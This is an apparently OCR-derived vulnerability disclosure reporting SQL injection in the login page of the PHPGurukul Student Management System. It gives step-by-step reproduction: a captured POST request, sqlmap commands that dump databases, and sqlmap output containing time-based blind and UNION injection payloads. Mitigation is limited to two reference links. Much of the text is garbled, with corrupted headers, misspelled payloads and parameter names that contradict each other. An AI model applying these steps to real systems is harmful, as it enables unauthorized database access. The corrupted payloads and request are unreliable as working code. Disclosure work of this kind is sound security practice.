
SQL Injection was found in the **studentrecordms/login.php** page of the PHPGurukul Student Management System using PHP and MySQL Project, Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the username and password **parameter in a POST HTTP request**.

Official Website URL: https://phpgurukul.com/student-management-system-using-php-and-mysql/

| Vulnerability Name: | SQL Injection | |
|-----------------------|---|---------------------------|
| Affected Vendor | PHPGurukul | |
| Affected Product Name | Student Management System using PHP and MySQL | |
| Affected Components | Version: | V1 |
| | Affected Code File: | studentrecordms/login.php |
| | Affected Parameter: | username, password |
| | Method: | POST |

Step to Reproduce:

Step 1: Visit to admin login page and enable burpsuite intercept and give username and password values with 'test' then send the request.



Step 2: Copy the request in text file and save..

```
POST /studentrecordms/login.php HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0

Accept: text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp, image/png, image/svg+xml, */*;q=0.8

Accept-Language: en-US, en;q=0.5

Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

Origin: http://localhost
Concetion: keep-alive
Referer: http://localhost/studentrecordms/login.php
Cookie: PHPSESID=DmOttnoktckn4flocqmvkn39uh
Upgrade-Insecure-Requests: 1

Sec-Fetch-Bost: document
Sec-Fetch-Bost: same-origin
Sec-Fetch-Bost: same-origin
Sec-Fetch-Site: same-origin
Sec-Fetch-Site: same-origin
Sec-Fetch-User: 21
Priority: u=0, i

priority: u=0, i
```

Step 3: Now run the sqlmap command against request saved in file.

• python ./sqlmap.py -r C:\Users\bhush\Desktop\login.txt --batch

Step 4: Now notice that 'id' parameter is detected vulnerable.

```
[20:13:25] [NWC] target URL appears to have 2 columns in query got a 302 redirect to 'http://localhost/studentrecordus/dashboard.php'. Do you mant to follow? [Y/n] Y redirect is a result of a DOST request. Do you mant to repose with fuzzy test? [y/n] N do you mant to (re)try to find proper UNION column types with fuzzy test? [y/n] N injection be exploitable with NRLI values. Do you mant to try with a random integer value for option '--union-char'? [Y/n] Y injection be exploitable with NRLI values. Do you mant to try with a random integer value for option '--union-char'? [Y/n] Y injection reported by the state of the following injection point(s) with a total of 67 MTTP(s) requests:

POST parameter: 'id' is valuerable. Do you mant to keep testing the others (if any)? [y/n] N seciables in the state of the following injection point(s) with a total of 67 MTTP(s) requests:

Parameter: id (POST)
Type: Line-based blind
Itle: MySQL > 5 0.11 AND time-based blind (query SLEEP)
Payload: id-test' AND (SELECT STJT FROM (SELECT(SLEEP(S)))Ehrj) AND 'ZINS'-'ZINSSpassmord-test&submit=login
Type: NUTON query (MALL) - 2 columns
Payload: id-test' VINION query (MALL) - 2 columns
Payload: id-test' VINION ALL SELECT 67.0CMAT(M-7)647647167764710-Fpassword-test&submit=login

[20:13:26] [INFO] the back-end DOMS is MySQL
[20:13:26] [INFO] the back-end DOMS is MySQL
[20:13:26] [INFO] fetched data logged to text files under 'C:\Users\Dhush\AppBata\Local\squaploutput\localhost'
[3] ending @ 20:13:26 / 2024-10-18/
```

Parameter: password

Step 5: Now run sqlmap command against 'password' parameter with switch '-p'.

• python ./sqlmap.py -r C:\Users\bhush\Desktop\login.txt --batch --dbs

Step 6: Notice that 'password' parameter is vulnerable and all database is successfully retrieved.

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/sql-injection